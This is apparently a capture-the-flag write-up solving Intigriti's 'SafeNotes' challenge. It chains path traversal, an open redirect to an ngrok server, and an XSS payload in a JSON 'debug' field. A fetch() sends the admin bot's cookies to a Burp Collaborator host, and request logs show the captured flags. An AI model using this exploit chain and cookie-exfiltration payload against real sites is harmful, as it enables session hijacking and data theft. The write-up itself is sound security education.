
```
localhost/view?note=../../../contact?return=https://3eb9-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngrok-free.app?5668f47...
```

```
        if (noteId.includes("../")) {
          showFlashMessage("Input not allowed!", "danger");
          return;
        }
        fetch("/api/notes/fetch/" + decodeURIComponent(noteId), {
          method: "GET",
          headers: {
            "X-CSRFToken": csrf_token,
          },
        })
          .then((response) => response.json())
          .then((data) => {
            if (data.content) {
              document.getElementById("note-content").innerHTML =
                DOMPurify.sanitize(data.content);
              document.getElementById(
                "note-content-section"
              ).style.display = "block";
              showFlashMessage("Note loaded successfully!", "success");
            } else if (data.error) {
              showFlashMessage("Error: " + data.error, "danger");
            } else {
              showFlashMessage("Note doesn't exist.", "info");
            }
            if (data.debug) {
              document.getElementById("debug-content").outerHTML =
                data.debug;
              document.getElementById(
                "debug-content-section"
              ).style.display = "block";
            }
          });
    }

    function isValidUUID(noteId) {
      const uuidRegex =
        /[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}$/i;
      return uuidRegex.test(noteId);
```


SafeNotes
Home
Create Note
View Note
Report
Contact
Logout
View Note
You can view stored notes here, securely!
Enter Note ID:
../../../contact?return=https://3eb9-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngr
View Note

I adapted my python server again to serve the correct JSON response:


{
“content”:”test”,
“debug”:”<img src=’x’ onerror=’alert(document.domain)’>”
}



```
            self.send_header('ACCESS-CONTROL-ALLOW-METHODS', 'OPTIONS, PATCH, POST, GET')  # * or Comma separated values
            self.send_header('ACCESS-CONTROL-ALLOW-ORIGIN', '*')  # * or Comma separated values
            self.send_header('ACCESS-CONTROL-EXPOSE-HEADERS', '*')  # * or Comma separated values
            self.send_header('ACCESS-CONTROL-MAX-AGE', 600)  # seconds
            # self.send_header('ACCESS-CONTROL-REQUEST-HEADERS', 'content-type') #Comma separated values sent by client
            # self.send_header('ACCESS-CONTROL-REQUEST-METHOD', 'GET')  # Specific value sent by Client

        self.end_headers()
        self.wfile.write(bytes(json.dumps({
            "content": "test",
            "debug": "<img src=\"x\" onerror=\"alert(document.domain)\"/>",
        }), 'utf-8'))

    def serve_get(self):
        request_path = self.path
```



```
HTTP Requests
-------------

20:54:33.475 CESTOPTIONS /                        200 OK
20:54:33.547 CESTGET     /                        200 OK
```



localhost/view?note=..%2F..%2F..%2Fcontact?return=https://0a57-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngrok-free.ap...

localhost says
localhost

Enter Note ID:
..%2F..%2F..%2Fcontact?return=https://0a57-2a02-1810-2413-c700-b027-cb6-b6

Note Content
test

Intigriti August (Defcon) Challe
SafeNotes - Secure Note Taking
SafeNotes - Secure Note Taking
SafeNotes - Secure Note Taking
Incognito
Error
SafeNotes
Note
View Note
Report
Contact
Logout
OK
View Note

We reached a point where we can force the web application view function to read a JSON file from our own controlled server which serves the debug function and allows us to trigger an XSS attack. At this moment still self XSS but we can feed this input to the BOT to check our note.


Attacking the application BOT

At this point the idea is to give the bot the view URL including the path traversal with redirect to our controlled server so it reads the note from our server firing the XSS so we can exfiltrate the cookies and get the flag.

How do we exfiltrate cookies via XSS can be found here for example: https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-stealing-cookies

We need to adapt our XSS payload we are hosting on our own webserver to have the exfiltration function.

I used burp collaborator to do this but this can again be your own webserver.




```
            self.send_header('ACCESS-CONTROL-ALLOW-ORIGIN', '*')  # * or Comma separated values
            self.send_header('ACCESS-CONTROL-EXPOSE-HEADERS', '*')  # * or Comma separated values
            self.send_header('ACCESS-CONTROL-MAX-AGE', 600)  # seconds
            # self.send_header('ACCESS-CONTROL-REQUEST-HEADERS', 'content-type') #Comma separated values sent by client
            # self.send_header('ACCESS-CONTROL-REQUEST-METHOD', 'GET')  # Specific value sent by Client

        self.end_headers()
        self.wfile.write(bytes(json.dumps({
            "content": "test",
            "debug": "<img src=\"x\" onerror=\"fetch('https://BURPCOLLABORATOR.com', {method: 'POST',mode: 'no-cors',body:document.cookie});\"/>",
        }), 'utf-8'))

    def serve_get(self):
        request_path = self.path

        if request_path == '/favicon.ico':
            # Don't serve favicon
            self.send_response(200)
```

The URL to give to the report section of the web application looks like following if tested locally:

It contains my hosted webserver and note ID so it will not work on your side when copy/pasting.

http://127.0.0.1/view?note=..%2F..%2F..%2Fcontact?return=https://b370-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngrok-free.app?5668f472-10fd-417e-9719-d7e52abb9d40

But bad surprise nothing happens on my web server. The note is reported successfully but no incoming request



localhost/report

SafeNotes

Home Create Note View Note Report Contact Logout


Report a Note

If you find any note that violates our terms of service, please report it here.

Enter Note URL:

http://127.0.0.1/view?note=..%2F..%2F..%2Fcontact?return=https://b370-2a02-18

Submit Report



Report a Note

If you find any note that violates our terms of service, please report it here.


Enter Note URL:

Submit Report

Note reported successfully

I played around a bit and got to the conclusion the path traversal was probably not working as the BOT got a version with ../ instead of ..%2F. I decided to double URL encode my payload for the BOT from %2F to %252F.

http://127.0.0.1/view?note=..%252F..%252F..%252Fcontact?return=https://b370-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngrok-free.app?5668f472-10fd-417e-9719-d7e52abb9d40




Report a Note

If you find any note that violates our terms of service, please report it here.

Enter Note URL:

http://127.0.0.1/view?note=..%252F..%252F..%252Fcontact?return=https://b370-2

Submit Report




Report a Note

If you find any note that violates our terms of service, please report it here.

Enter Note URL:


Submit Report

Note reported successfully



```
HTTP Requests
-------------

21:07:31.571 CESTOPTIONS /                    200 OK
21:07:31.624 CESTGET     /                    200 OK
```

And the XSS payload exfiltrates the flag towards my burp collaborator:




```
3    2024-Aug-15 19:07:32.348 UTC    HTTP    [redacted]    [redacted]
```

```
POST / HTTP/1.1
Host: [redacted]
Connection: keep-alive
Content-Length: 68
sec-ch-ua:
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/101.0.4950.0 Safari/537.36
sec-ch-ua-platform:
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://127.0.0.1
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US

flag=INTIGRITI{plz_solve_locally_first_THEN_repeat_on_remote_server}
```

Final thing to do is convert our payload to work on the real Intigriti challenge page:

- Setup your own web server with JSON file
- Setup your own burp collaborator or web server to receive the cookie or flag
- Login to https://challenge-0824.intigriti.io/home and create a note first before to report it.

http://challenge-0824.intigriti.io/view?note=..%252F..%252F..%252Fcontact?return=https://b370-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngrok-free.app?302772c5-4d75-4f02-b09c-ac80448c295a




Report a Note

If you find any note that violates our terms of service, please report it here.

Enter Note URL:

http://challenge-0824.intigriti.io/view?note=..%252F..%252F..%252Fcontact?retur



```
Connection: keep-alive
Content-Length: 50
sec-ch-ua:
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/101.0.4950.0 Safari/537.36
sec-ch-ua-platform:
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://127.0.0.1
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US

flag=INTIGRITI{1337uplivectf_151124_54v3_7h3_d473}
```